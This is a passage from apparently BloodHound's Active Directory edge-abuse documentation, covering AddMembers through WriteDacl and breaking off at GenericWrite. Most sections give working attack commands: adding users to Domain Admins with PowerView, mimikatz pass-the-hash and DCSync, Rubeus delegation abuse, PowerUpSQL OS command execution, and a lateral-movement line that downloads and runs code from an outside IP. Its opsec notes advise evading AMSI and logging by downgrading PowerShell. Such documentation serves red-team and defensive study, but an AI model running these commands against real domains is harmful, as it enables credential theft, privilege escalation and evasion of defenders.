- https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
- https://www.youtube.com/watch?v=z8thoG7gPd0
- https://www.sixdub.net/?p=579
- https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4724

### 4.11.6 AddMembers

This edge indicates the principal has the ability to add arbitrary principlas to the target security group. Because of security group delegation, the members of a security group have the same privileges as that group.

By adding yourself to a group and refreshing your token, you gain all the same privileges that group has.

See this clip for an example of this edge being abused:

#### Abuse Info

There are at least two ways to execute this attack. The first and most obvious is by using the built-in net.exe binary in Windows (e.g.: net group "Domain Admins" dfm.a /add /domain). See the opsec considerations tab for why this may be a bad idea. The second, and highly recommended method, is by using the Add-DomainGroupMember function in PowerView. This function is superior to using the net.exe binary in several ways. For instance, you can supply alternate credentials, instead of needing to run a process as or logon as the user with the AddMember privilege. Additionally, you have much safer execution options than you do with spawning net.exe (see the opsec tab).

To abuse this privilege with PowerView's Add-DomainGroupMember, first import PowerView into your agent session or into a PowerShell instance at the console.

You may need to authenticate to the Domain Controller as the user with the AddMembers right if you are not running a process as that user. To do this in conjunction with Add-DomainGroupMember, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\\dfm.a',
↪$SecPassword)
```

Then, use Add-DomainGroupMember, optionally specifying $Cred if you are not already running within a process owned by the user with the AddMembers privilege

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -Credential $Cred
```

Finally, verify that the user was successfully added to the group with PowerView's Get-DomainGroupMember:

```
Get-DomainGroupMember -Identity 'Domain Admins'
```

#### Opsec Considerations

Executing this abuse with the net binary will require command line execution. If your target organization has command line logging enabled, this is a detection opportunity for their analysts.

Regardless of what execution procedure you use, this action will generate a 4728 event on the domain controller that handled the request. This event may be centrally collected and analyzed by security analysts, especially for groups that are obviously very high privilege groups (i.e.: Domain Admins). Also be mindful that Powershell 5 introduced several key security features such as script block logging and AMSI that provide security analysts another detection opportunity.

You may be able to completely evade those features by downgrading to PowerShell v2.

#### References

- https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
- https://www.youtube.com/watch?v=z8thoG7gPd0

- https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4728

---

### 4.11.7 AddSelf

This edge indicates the principal has the ability to add itself to the target security group. Because of security group delegation, the members of a security group have the same privileges as that group.

By adding yourself to a group and refreshing your token, you gain all the same privileges that group has.

See this clip for an example of this edge being abused:

#### Abuse Info

There are at least two ways to execute this attack. The first and most obvious is by using the built-in net.exe binary in Windows (e.g.: net group "Domain Admins" dfm.a /add /domain). See the opsec considerations tab for why this may be a bad idea. The second, and highly recommended method, is by using the Add-DomainGroupMember function in PowerView. This function is superior to using the net.exe binary in several ways. For instance, you can supply alternate credentials, instead of needing to run a process as or logon as the user with the AddSelf privilege. Additionally, you have much safer execution options than you do with spawning net.exe (see the opsec tab).

To abuse this privilege with PowerView's Add-DomainGroupMember, first import PowerView into your agent session or into a PowerShell instance at the console.

You may need to authenticate to the Domain Controller as the user with the AddSelf right if you are not running a process as that user. To do this in conjunction with Add-DomainGroupMember, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\\dfm.a',
↪$SecPassword)
```

Then, use Add-DomainGroupMember, optionally specifying $Cred if you are not already running within a process owned by the user with the AddSelf privilege

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -Credential $Cred
```

Finally, verify that the user was successfully added to the group with PowerView's Get-DomainGroupMember:

```
Get-DomainGroupMember -Identity 'Domain Admins'
```

#### Opsec Considerations

Executing this abuse with the net binary will require command line execution. If your target organization has command line logging enabled, this is a detection opportunity for their analysts.

Regardless of what execution procedure you use, this action will generate a 4728 event on the domain controller that handled the request. This event may be centrally collected and analyzed by security analysts, especially for groups that are obviously very high privilege groups (i.e.: Domain Admins). Also be mindful that Powershell 5 introduced several key security features such as script block logging and AMSI that provide security analysts another detection opportunity.

You may be able to completely evade those features by downgrading to PowerShell v2.

### References

- https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
- https://www.youtube.com/watch?v=z8thoG7gPd0
- https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4728

---

## 4.11.8 CanRDP

Remote Desktop access allows you to enter an interactive session with the target computer. If authenticating as a low privilege user, a privilege escalation may allow you to gain high privileges on the system.

**Note:** This edge does not guarantee privileged execution.

### Abuse Info

Abuse of this privilege will depend heavily on the type of access you have.

**PlainText Credentials with Interactive Access**

With plaintext credentials, the easiest way to exploit this privilege is using the built-in Windows Remote Desktop Client (mstsc.exe). Open mstsc.exe and input the target computer name. When prompted for credentials, input the credentials for the user with RDP rights to initiate the remote desktop connection.

**Password Hash with Interactive Access**

With a password hash, exploitation of this privilege will require local administrator privileges on a system, and the remote server must allow Restricted Admin Mode.

First, inject the NTLM credential for the user you're abusing into memory using mimikatz:

```
lsadump::pth /user:dfm /domain:testlab.local /ntlm:<ntlm hash> /run:"mstsc.exe /
↪restrictedadmin"
```

This will open a new RDP window. Input the target computer name to initiate the remote desktop connection. If the target server does not support Restricted Admin Mode, the session will fail.

**Plaintext Credentials without Interactive Access**

This method will require some method of proxying traffic into the network, such as the socks command in Cobalt Strike, or direct internet connection to the target network, as well as the xfreerdp (suggested because of support of Network Level Authentication (NLA)) tool, which can be installed from the freerdp-x11 package. If using socks, ensure that proxychains is configured properly. Initiate the remote desktop connection with the following command:

```
proxychains xfreerdp /u:dfm /d:testlab.local /v:<computer ip>
```

xfreerdp will prompt you for a password, and then initiate the remote desktop connection.

**Password Hash without Interactive Access**

This method will require some method of proxying traffic into the network, such as the socks command in cobaltstrike, or direct internet connection to the target network, as well as the xfreerdp (suggested because of support of Network Level Authentication (NLA)) tool, which can be installed from the freerdp-x11 package. Additionally, the target computer must allow Restricted Admin Mode. If using socks, ensure that proxychains is configured properly. Initiate the remote desktop connection with the following command:

```
proxychains xfreerdp /pth:<ntlm hash> /u:dfm /d:testlab.local /v:<computer ip>
```

This will initiate the remote desktop connection, and will fail if Restricted Admin Mode is not enabled.

### Opsec Considerations

If the target computer is a workstation and a user is currently logged on, one of two things will happen. If the user you are abusing is the same user as the one logged on, you will effectively take over their session and kick the logged on user off, resulting in a message to the user. If the users are different, you will be prompted to kick the currently logged on user off the system and log on. If the target computer is a server, you will be able to initiate the connection without issue provided the user you are abusing is not currently logged in.

Remote desktop will create Logon and Logoff events with the access type RemoteInteractive.

### References

- https://michael-eder.net/post/2018/native_rdp_pass_the_hash/
- https://www.kali.org/penetration-testing/passing-hash-remote-desktop/

---

## 4.11.9 CanPSRemote

PS Session access allows you to enter an interactive session with the target computer. If authenticating as a low privilege user, a privilege escalation may allow you to gain high privileges on the system.

**Note:** This edge does not guarantee privileged execution.

### Abuse Info

Abuse of this privilege will require you to have interactive access with a system on the network.

A remote session can be opened using the New-PSSession powershell command.

You may need to authenticate to the Domain Controller as the user with the PSRemote rights on the target computer if you are not running as that user. To do this in conjunction with New-PSSession, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\\dfm.a',
↪$SecPassword)
```

Then use the New-PSSession command with the credential we just created:

```
$session = New-PSSession -ComputerName <target computer name> -Credential $Cred
```

This will open a PowerShell session on the target computer

You can then run a command on the system using the Invoke-Command cmdlet and the session you just created

```
Invoke-Command -Session $session -ScriptBlock {Start-Process cmd}
```

Cleanup of the session is done with the Disconnect-PSSession and Remove-PSSession commands.

```
Disconnect-PSSession -Session $session
Remove-PSSession -Session $session
```

An example of running through this Cobalt Strike for lateral movement is as follows:

```
powershell $session =  New-PSSession -ComputerName win-2016-001; Invoke-Command -
↪Session $session
-ScriptBlock {IEX ((new-object net.webclient).downloadstring('http://192.168.231.
↪99:80/a'))};
Disconnect-PSSession -Session $session; Remove-PSSession -Session $session
```

### Opsec Considerations

When using the PowerShell functions, keep in mind that PowerShell v5 introduced several security mechanisms that make it much easier for defenders to see what's going on with PowerShell in their network, such as script block logging and AMSI.

Entering a PSSession will generate a logon event on the target computer.

### References

- https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-pssession?view=powershell-7
- https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/invoke-command?view=powershell-7

### 4.11.10 ExecuteDCOM

This can allow code execution under certain conditions by instantiating a COM object on a remote machine and invoking its methods.

#### Abuse Info

The PowerShell script Invoke-DCOM implements lateral movement using a variety of different COM objects (ProgIds: MMC20.Application, ShellWindows, ShellBrowserWindow, ShellBrowserWindow, and ExcelDDE). LethalHTA implements lateral movement using the HTA COM object (ProgId: htafile).

One can manually instantiate and manipulate COM objects on a remote machine using the following PowerShell code. If specifying a COM object by its CLSID:

```
$ComputerName = <target computer name>              # Remote computer
$clsid = "{fbae34e8-bf95-4da8-bf98-6c6e580aa348}"   # GUID of the COM object
$Type = [Type]::GetTypeFromCLSID($clsid, $ComputerName)
$ComObject = [Activator]::CreateInstance($Type)
```

If specifying a COM object by its ProgID:

```
$ComputerName = <target computer name>              # Remote computer
$ProgId = "<NAME>"                                  # GUID of the COM object
$Type = [Type]::GetTypeFromProgID($ProgId, $ComputerName)
$ComObject = [Activator]::CreateInstance($Type)
```

#### Opsec Considerations

The artifacts generated when using DCOM vary depending on the specific COM object used.

DCOM is built on top of the TCP/IP RPC protocol (TCP ports 135 + high ephemeral ports) and may leverage several different RPC interface UUIDs(outlined here). In order to use DCOM, one must be authenticated. Consequently, logon events and authentication-specific logs(Kerberos, NTLM, etc.) will be generated when using DCOM.

Processes may be spawned as the user authenticating to the remote system, as a user already logged into the system, or may take advantage of an already spawned process.

Many DCOM servers spawn under the process "svchost.exe -k DcomLaunch" and typically have a command line containing the string " -Embedding" or are executing inside of the DLL hosting process "DllHost.exe /Processid:{<AppId>}" (where AppId is the AppId the COM object is registered to use). Certain COM services are implemented as service executables; consequently, service-related event logs may be generated.

### References

- https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/
- https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
- https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/
- https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojscript/
- https://www.cybereason.com/blog/leveraging-excel-dde-for-lateral-movement-via-dcom
- https://www.cybereason.com/blog/dcom-lateral-movement-techniques
- https://bohops.com/2018/04/28/abusing-dcom-for-yet-another-lateral-movement-technique/
- https://attack.mitre.org/wiki/Technique/T1175

**Invoke-DCOM**

- https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/master/Invoke-DCOM.ps1

**LethalHTA**

- https://codewhitesec.blogspot.com/2018/07/lethalhta.html
- https://github.com/codewhitesec/LethalHTA/

---

## 4.11.11 SQLAdmin

The user is a SQL admin on the target computer

There is at least one MSSQL instance running on the computer where the user with the inbound SQLAdmin edge is the account configured to run the SQL Server instance. The typical configuration for MSSQL is to have the local Windows account or Active Directory domain account that is configured to run the SQL Server service (the primary database engine for SQL Server) have sysadmin privileges in the SQL Server application. As a result, the SQL Server service account can be used to log into the SQL Server instance remotely, read all of the databases (including those protected with transparent encryption), and run operating systems command through SQL Server (as the service account) using a variety of techniques.

For Windows systems that have been joined to an Active Directory domain, the SQL Server instances and the associated service account can be identified by executing a LDAP query for a list of "MSSQLSvc" Service Principal Names (SPN) as a domain user. In short, when the Database Engine service starts, it attempts to register the SPN, and the SPN is then used to help facilitate Kerberos authentication.

Author: Scott Sutherland

This clip demonstrates how to abuse this edge:

### Abuse Info

Scott Sutherland from NetSPI has authored PowerUpSQL, a PowerShell Toolkit for Attacking SQL Server. Major contributors include Antti Rantasaari, Eric Gruber, and Thomas Elling. Before executing any of the below commands, download PowerUpSQL and load it into your PowerShell instance. Get PowerUpSQL here: https://github.com/NetSPI/PowerUpSQL

**Finding Data**

Get a list of databases, sizes, and encryption status:

```
Get-SQLDatabaseThreaded -Verbose -Instance sqlserver\instance -Threads 10 -NoDefaults
```

Search columns and data for keywords:

```
Get-SQLColumnSampleDataThreaded -Verbose -Instance sqlserver\instance -Threads 10␣
↪-Keyword "card, password" -SampleSize 2 -ValidateCC -NoDefaults | ft -AutoSize
```

**Executing Commands**

Below are examples of PowerUpSQL functions that can be used to execute operating system commands on remote systems through SQL Server using different techniques. The level of access on the operating system will depend largely what privileges are provided to the service account. However, when domain accounts are configured to run SQL Server services, it is very common to see them configured with local administrator privileges.

xp_cmdshell Execute Example:

```
Invoke-SQLOSCmd -Verbose -Command "Whoami" -Threads 10 -Instance sqlserver\instance
```

Agent Job Execution Examples:

```
Invoke-SQLOSCmdAgentJob -Verbose -SubSystem CmdExec -Command "echo hello >␣
↪c:\windows\temp\test1.txt" -Instance sqlserver\instance -username myuser -password␣
↪mypassword
```

```
Invoke-SQLOSCmdAgentJob -Verbose -SubSystem PowerShell -Command 'write-output "hello␣
↪world" | out-file c:\windows\temp\test2.txt' -Sleep 20 -Instance sqlserver\instance␣
↪-username myuser -password mypassword
```

```
Invoke-SQLOSCmdAgentJob -Verbose -SubSystem VBScript -Command
↪'c:\windows\system32\cmd.exe /c echo hello > c:\windows\temp\test3.txt' -Instance␣
↪sqlserver\instance -username myuser -password mypassword
```

```
Invoke-SQLOSCmdAgentJob -Verbose -SubSystem JScript -Command 'c:\windows\system32\cmd.
↪exe /c echo hello > c:\windows\temp\test3.txt' -Instance sqlserver\instance -
↪username myuser -password mypassword
```

Python Subsystem Execution:

```
Invoke-SQLOSPython -Verbose -Command "Whoami" -Instance sqlserver\instance
```

R subsystem Execution Example:

```
Invoke-SQLOSR -Verbose -Command "Whoami" -Instance sqlserver\instance
```

OLE Execution Example:

```
Invoke-SQLOSOle -Verbose -Command "Whoami" -Instance sqlserver\instance
```

CLR Execution Example:

```
Invoke-SQLOSCLR -Verbose -Command "Whoami" -Instance sqlserver\instance
```

Custom Extended Procedure Execution Example:

1. Create a custom extended stored procedure:

```
Create-SQLFileXpDll -Verbose -OutFile c:\temp\test.dll -Command "echo test >␣
↪c:\temp\test.txt" -ExportName xp_test
```

2. Host the test.dll on a share readable by the SQL Server service account:

```
Get-SQLQuery -Verbose -Query "sp_addextendedproc 'xp_test',
↪'\\yourserver\yourshare\myxp.dll'" -Instance sqlserver\instance
```

3. Run extended stored procedure:

```
Get-SQLQuery -Verbose -Query "xp_test" -Instance sqlserver\instance
```

4. Remove extended stored procedure:

```
Get-SQLQuery -Verbose -Query "sp_dropextendedproc 'xp_test'" -Instance␣
↪sqlserver\instance
```

Author: Scott Sutherland

### Opsec Considerations

Prior to executing operating system commands through SQL Server, review the audit configuration and choose a command execution method that is not being monitored.

View audits:

```
SELECT * FROM sys.dm_server_audit_status
```

View server specifications:

```
SELECT audit_id,
a.name as audit_name,
s.name as server_specification_name,
d.audit_action_name,
s.is_state_enabled,
d.is_group,
d.audit_action_id,
s.create_date,
s.modify_date
FROM sys.server_audits AS a
JOIN sys.server_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.server_audit_specification_details AS d
ON s.server_specification_id = d.server_specification_id
```

View database specifications:

```
SELECT a.audit_id,
a.name as audit_name,
s.name as database_specification_name,
d.audit_action_name,
d.major_id,
OBJECT_NAME(d.major_id) as object,
s.is_state_enabled,
d.is_group, s.create_date,
s.modify_date,
d.audited_result
FROM sys.server_audits AS a
JOIN sys.database_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.database_audit_specification_details AS d
ON s.database_specification_id = d.database_specification_id
```

If server audit specifications are configured on the SQL Server, event ID 15457 logs may be created in the Windows Application log when SQL Server level configurations are changed to facilitate OS command execution.

If database audit specifications are configured on the SQL Server, event ID 33205 logs may be created in the Windows Application log when Agent and database level configuration changes are made.

A summary of the what will show up in the logs, along with the TSQL queries for viewing and configuring audit configurations can be found at https://github.com/NetSPI/PowerUpSQL/blob/master/templates/tsql/Audit%20Command%20Execution%20Template.sql

Author: Scott Sutherland

#### References

- https://github.com/NetSPI/PowerUpSQL/wiki
- https://www.slideshare.net/nullbind/powerupsql-2018-blackhat-usa-arsenal-presentation
- https://sqlwiki.netspi.com/attackQueries/executingOSCommands/#sqlserver
- https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-windows-service-accounts-and-permissions?view=sql-server-2017
- https://blog.netspi.com/finding-sensitive-data-domain-sql-servers-using-powerupsql/

### 4.11.12 AllowedToDelegate

The constrained delegation primitive allows a principal to authenticate as any user to specific services (found in the msds-AllowedToDelegateTo LDAP property in the source node tab) on the target computer. That is, a node with this privilege can impersonate any domain principal (including Domain Admins) to the specific service on the target host. One caveat- impersonated users can not be in the "Protected Users" security group or otherwise have delegation privileges revoked.

An issue exists in the constrained delegation where the service name (sname) of the resulting ticket is not a part of the protected ticket information, meaning that an attacker can modify the target service name to any service of their choice. For example, if msds-AllowedToDelegateTo is "HTTP/host.domain.com", tickets can be modified for LDAP/HOST/etc. service names, resulting in complete server compromise, regardless of the specific service listed.

### Abuse Info

Abusing this privilege can utilize Benjamin Delpy's Kekeo project, proxying in traffic generated from the Impacket library, or using the Rubeus project's s4u abuse.

In the following example, *victim* is the attacker-controlled account (i.e. the hash is known) that is configured for constrained delegation. That is, *victim* has the "HTTP/PRIMARY.testlab.local" service principal name (SPN) set in its msds-AllowedToDelegateTo property. The command first requests a TGT for the *victim* user and executes the S4U2self/S4U2proxy process to impersonate the "admin" user to the "HTTP/PRIMARY.testlab.local" SPN. The alternative sname "cifs" is substituted in to the final service ticket and the ticket is submitted to the current logon session. This grants the attacker the ability to access the file system of PRIMARY.testlab.local as the "admin" user.

```
Rubeus.exe s4u /user:victim /rc4:2b576acbe6bcfda7294d6bd18041b8fe /
↪impersonateuser:admin /msdsspn:"HTTP/PRIMARY.testlab.local" /altservice:cifs /ptt
```

### Opsec Considerations

As mentioned in the abuse info, in order to currently abuse this primitive the Rubeus C# assembly needs to be executed on some system with the ability to send/receive traffic in the domain. See the References for more information.

### References

- https://github.com/GhostPack/Rubeus#s4u
- https://labs.mwrinfosecurity.com/blog/trust-years-to-earn-seconds-to-break/
- https://blog.harmj0y.net/activedirectory/s4u2pwnage/
- https://twitter.com/gentilkiwi/status/806643377278173185
- https://www.coresecurity.com/blog/kerberos-delegation-spns-and-more
- https://blog.harmj0y.net/redteaming/from-kekeo-to-rubeus/
- https://blog.harmj0y.net/redteaming/another-word-on-delegation/

## 4.11.13 DCSync

This edge represents the combination of GetChanges and GetChangesAll. The combination of both these privileges grants a principal the ability to perform the DCSync attack.

#### Abuse Info

With both GetChanges and GetChangesAll privileges in BloodHound, you may perform a dcsync attack to get the password hash of an arbitrary principal using mimikatz:

```
lsadump::dcsync /domain:testlab.local /user:Administrator
```

You can also perform the more complicated ExtraSids attack to hop domain trusts. For information on this see the blog post by harmj0y in the references tab.

#### Opsec Considerations

For detailed information on detection of DCSync as well as opsec considerations, see the ADSecurity post in the references section below.

#### References

- https://adsecurity.org/?p=1729
- https://blog.harmj0y.net/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/

---

### 4.11.14 GetChanges/GetChangesAll

The combination of both these privileges grants a principal the ability to perform the DCSync attack.

#### Abuse Info

With both GetChanges and GetChangesAll privileges in BloodHound, you may perform a dcsync attack to get the password hash of an arbitrary principal using mimikatz:

```
lsadump::dcsync /domain:testlab.local /user:Administrator
```

You can also perform the more complicated ExtraSids attack to hop domain trusts. For information on this see the blog post by harmj0y in the references tab.

#### Opsec Considerations

For detailed information on detection of DCSync as well as opsec considerations, see the ADSecurity post in the references section below.

### References

- https://adsecurity.org/?p=1729
- https://blog.harmj0y.net/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/

---

## 4.11.15 GenericAll

This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.

### Abuse Info

**With GenericAll Over a Group:**

Full control of a group allows you to directly modify group membership of the group. For full abuse info in that scenario, see the Abuse Info section under the AddMembers edge

**With GenericAll Over a User:**

**Targeted Kerberoast** A targeted kerberoast attack can be performed using PowerView's Set-DomainObject along with Get-DomainSPNTicket.

You may need to authenticate to the Domain Controller as the user with full control over the target user if you are not running a process as that user. To do this in conjunction with Set-DomainObject, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\\dfm.a',
↪$SecPassword)
```

Then, use Set-DomainObject, optionally specifying $Cred if you are not already running a process as the user with full control over the target user.

```
Set-DomainObject -Credential $Cred -Identity harmj0y -SET @{serviceprincipalname=
↪'nonexistent/BLAHBLAH'}
```

After running this, you can use Get-DomainSPNTicket as follows:

```
Get-DomainSPNTicket -Credential $Cred harmj0y | fl
```

The recovered hash can be cracked offline using the tool of your choice. Cleanup of the ServicePrincipalName can be done with the Set-DomainObject command:

```
Set-DomainObject -Credential $Cred -Identity harmj0y -Clear serviceprincipalname
```

#### Force Change Password

You can also reset user passwords with full control over user objects. For full abuse info about this attack, see the information under the ForceChangePassword edge

#### With GenericAll Over a Computer

Full control of a computer object is abusable when the computer's local admin account credential is controlled with LAPS. The clear-text password for the local administrator account is stored in an extended attribute on the computer object called ms-Mcs-AdmPwd. With full control of the computer object, you may have the ability to read this attribute, or grant yourself the ability to read the attribute by modifying the computer object's security descriptor.

Alternatively, Full control of a computer object can be used to perform a resource based constrained delegation attack.

Abusing this primitive is currently only possible through the Rubeus project.

First, if an attacker does not control an account with an SPN set, Kevin Robertson's Powermad project can be used to add a new attacker-controlled computer account:

```
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString
↪'Summer2018!' -AsPlainText -Force)
```

PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

```
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -
↪Expand objectsid
```

We now need to build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;
↪;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
```

Next, we need to set this newly created security descriptor in the msDS-AllowedToActOnBehalfOfOtherIdentity field of the computer account we're taking over, again using PowerView in this case:

```
Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-
↪allowedtoactonbehalfofotheridentity'=$SDBytes}
```

We can then use Rubeus to hash the plaintext password into its RC4_HMAC form:

```
Rubeus.exe hash /password:Summer2018!
```

And finally we can use Rubeus' *s4u* module to get a service ticket for the service name (sname) we want to "pretend" to be "admin" for. This ticket is injected (thanks to /ptt), and in this case grants us access to the file system of the TARGETCOMPUTER:

```
Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /
↪impersonateuser:admin /msdsspn:cifs/TARGETCOMPUTER.testlab.local /ptt
```

#### With GenericAll Over a Domain Object

Full control of a domain object grants you both DS-Replication-Get-Changes as well as DS-Replication-Get-Changes-All rights. The combination of these rights allows you to perform the dcsync attack using mimikatz. To grab the credential of the user harmj0y using these rights:

```
lsadump::dcsync /domain:testlab.local /user:harmj0y
```

See a video walk through of how to execute this attack here:

**With GenericAll Over a GPO**

With full control of a GPO, you may make modifications to that GPO which will then apply to the users and computers affected by the GPO. Select the target object you wish to push an evil policy down to, then use the gpedit GUI to modify the GPO, using an evil policy that allows item-level targeting, such as a new immediate scheduled task. Then wait at least 2 hours for the group policy client to pick up and execute the new evil policy. See the references tab for a more detailed write up on this abuse

**With GenericAll Over an OU**

With full control of an OU, you may add a new ACE on the OU that will inherit down to the objects under that OU. Below are two options depending on how targeted you choose to be in this step:

Generic Descendent Object Takeover:

The simplest and most straight forward way to abuse control of the OU is to apply a GenericAll ACE on the OU that will inherit down to all object types. Again, this can be done using PowerView. This time we will use the New-ADObjectAccessControlEntry, which gives us more control over the ACE we add to the OU.

First, we need to reference the OU by its ObjectGUID, not its name. You can find the ObjectGUID for the OU in the BloodHound GUI by clicking the OU, then inspecting the *objectid* value

Next, we will fetch the GUID for all objects. This should be '00000000-0000-0000-0000-000000000000':

```
$Guids = Get-DomainGUIDMap
$AllObjectsPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'All'} | select -
↪ExpandProperty name
```

Then we will construct our ACE. This command will create an ACE granting the "JKHOLER" user full control of all descendant objects:

```
ACE = New-ADObjectAccessControlEntry -Verbose -PrincipalIdentity 'JKOHLER' -Right␣
↪GenericAll -AccessControlType Allow -InheritanceType All -InheritedObjectType
↪$AllObjectsPropertyGuid
```

Finally, we will apply this ACE to our target OU:

```
$OU = Get-DomainOU -Raw (OU GUID)
$DsEntry = $OU.GetDirectoryEntry()
$dsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$dsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE)
$dsEntry.PsBase.CommitChanges()
```

Now, the "JKOHLER" user will have full control of all descendent objects of each type.

Targeted Descendent Object Takeoever:

If you want to be more targeted with your approach, it is possible to specify precisely what right you want to apply to precisely which kinds of descendent objects. You could, for example, grant a user "ForceChangePassword" privilege against all user objects, or grant a security group the ability to read every GMSA password under a certain OU. Below is an example taken from PowerView's help text on how to grant the "ITADMIN" user the ability to read the LAPS password from all computer objects in the "Workstations" OU:

```
$Guids = Get-DomainGUIDMap
$AdmPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -
↪ExpandProperty name
$CompPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'Computer'} | select -
↪ExpandProperty name
```

(continues on next page)

(continued from previous page)

```
$ACE = New-ADObjectAccessControlEntry -Verbose -PrincipalIdentity itadmin -Right␣
↪ExtendedRight,ReadProperty -AccessControlType Allow -ObjectType $AdmPropertyGuid -
↪InheritanceType All -InheritedObjectType $CompPropertyGuid
$OU = Get-DomainOU -Raw Workstations
$DsEntry = $OU.GetDirectoryEntry()
$dsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$dsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE)
$dsEntry.PsBase.CommitChanges()
```

### Opsec Considerations

### References

- https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
- https://www.youtube.com/watch?v=z8thoG7gPd0
- https://adsecurity.org/?p=1729
- https://blog.harmj0y.net/activedirectory/targeted-kerberoasting/
- https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e
- https://eladshamir.com/2019/01/28/Wagging-the-Dog.html
- https://github.com/GhostPack/Rubeus#s4u
- https://gist.github.com/HarmJ0y/224dbfef83febdaf885a8451e40d52ff
- https://blog.harmj0y.net/redteaming/another-word-on-delegation/
- https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
- https://github.com/Kevin-Robertson/Powermad#new-machineaccount

---

## 4.11.16 WriteDacl

With write access to the target object's DACL, you can grant yourself any privilege you want on the object.

### Abuse Info

With the ability to modify the DACL on the target object, you can grant yourself almost any privilege against the object you wish.

**Groups**

With WriteDACL over a group, grant yourself the right to add members to the group:

```
Add-DomainObjectAcl -TargetIdentity "Domain Admins" -Rights WriteMembers
```

See the abuse info for AddMembers edge for more information about execution the attack from there.

**Users**

With WriteDACL over a user, grant yourself full control of the user object:

```
Add-DomainObjectAcl -TargetIdentity harmj0y -Rights All
```

See the abuse info for ForceChangePassword and GenericAll over a user for more infromation about how to continue from there.

**Computers**

With WriteDACL over a computer object, grant yourself full control of the computer object:

```
Add-DomainObjectAcl -TargetIdentity windows1 -Rights All
```

Then either read the LAPS password attribute for the computer or perform resource-based constrained delegation against the target computer.

**Domains**

With WriteDACL against a domain object, grant yourself the ability to DCSync:

```
Add-DomainObjectAcl -TargetIdentity testlab.local -Rights DCSync
```

Then perform the DCSync attack.

**GPOs**

With WriteDACL over a GPO, grant yourself full control of the GPO:

```
Add-DomainObjectAcl -TargetIdentity TestGPO -Rights All
```

Then edit the GPO to take over an object the GPO applies to.

**OUs**

With WriteDACL over an OU, grant yourself full control of the OU:

```
Add-DomainObjectAcl -TargetIdentity (OU GUID) -Rights All
```

Then add a new ACE to the OU that inherits down to child objects to take over those child objects.

### Opsec Considerations

When using the PowerView functions, keep in mind that PowerShell v5 introduced several security mechanisms that make it much easier for defenders to see what's going on with PowerShell in their network, such as script block logging and AMSI. You can bypass those security mechanisms by downgrading to PowerShell v2, which all PowerView functions support.

Modifying permissions on an object will generate 4670 and 4662 events on the domain controller that handled the request.

Additional opsec considerations depend on the target object and how to take advantage of this privilege.

### References

- https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
- https://www.youtube.com/watch?v=z8thoG7gPd0
- https://eladshamir.com/2019/01/28/Wagging-the-Dog.html
- https://github.com/GhostPack/Rubeus#s4u
- https://gist.github.com/HarmJ0y/224dbfef83febdaf885a8451e40d52ff
- https://blog.harmj0y.net/redteaming/another-word-on-delegation/
- https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
- https://github.com/Kevin-Robertson/Powermad#new-machineaccount
- https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectorysecurityinheritance?view=netframework-4.8

## 4.11.17 GenericWrite

Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

### Abuse Info

**Users**

